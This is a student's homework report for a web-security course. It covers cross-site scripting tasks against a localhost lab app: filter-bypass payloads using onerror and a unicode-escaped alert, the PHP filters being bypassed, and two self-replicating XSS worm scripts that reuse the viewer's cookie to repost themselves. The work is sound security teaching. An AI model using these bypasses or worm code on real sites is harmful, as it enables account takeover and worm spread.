TIC4304 Homework 2

- Name: Ke Yule
- Student Number: A0211495H E0493826

View the markdown version for better formatting at:
https://github.com/keyule/4304-hw2/blob/main/report.md

Task 1

Code:


```
<image/src/onerror=alert("KeYule-A0211495H")>
```

I just browsed the list of XSS payloads for one without the words script or img

```php
function filter($content)
{
    $filter = "/script|img/i";
    preg_match($filter, $content) && die("some string");
    return $content;
}
```

The above code checks if the string contains /script or img with case insensitivity.

Screenshot



Task 2

Code:


```
<image/src/onerror=al\u0065rt("KeYule-A0211495H")>
```

Obfuscation of the alert word

```
#added
$content = str_replace("alert","", $content);
```

It replaces the word alert with nothing

Screenshot



Task 3

Link Approach:

Payload (the thing we paste in the form box):

```
<script type="text/javascript" src="http://localhost/linkApproach.js"></script>
```

linkApproach.js:

```
window.onload = function(){
    var xhr = new XMLHttpRequest();

    var url = 'http://localhost/task3_submit.php?content=';
    var contenturl = '<script type="text/javascript"
```

```
src="http://localhost/testnew.js"></script>'
    var endingbit = '&submit=submit';

    var fullurl = url + contenturl + endingbit;

    xhr.open('GET', fullurl, true);

    xhr.setRequestHeader("Cookie",document.cookie);
    xhr.onload = function() {
        if (xhr.status===200){
            console.log(xhr.responseText);
        }else{
            console.log('failed' + xhr.status);
        }
    };

    xhr.send();

}
```

How it works is when viewing whatever the person saved. It will send a get request to post that same payload into your account.

Dom Approach: (paste the whole thing into the box)

```
<script id=worm>
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var xhr = new XMLHttpRequest();

    var url = 'http://localhost/task3_submit.php?content=';
    var contenturl = wormCode;
    var endingbit = '&submit=submit';

    var fullurl = url + contenturl + endingbit;

    xhr.open('GET', fullurl, true);

    xhr.setRequestHeader("Cookie",document.cookie);
    xhr.onload = function() {
        if (xhr.status===200){
            console.log(xhr.responseText);
        }else{
            console.log('failed' + xhr.status);
        }
    };

    xhr.send();
```

```
</script>
```

When viewed it sends all the code in a get request to be posted into your account.

Technical Challenges

Biggest challenge was that I didnt know javascript. So I had no idea how was I suppose to even send a get request. Solved it by googling.

Another challenge was how to test out my get request to make sure im able to send and save stuff into the DB. Solved it by installing postman

Task 4

Task 1: Reflected
Task 2: Stored
Task 3: Stored

The question says where are the types, im guessing you mean WHAT are the types.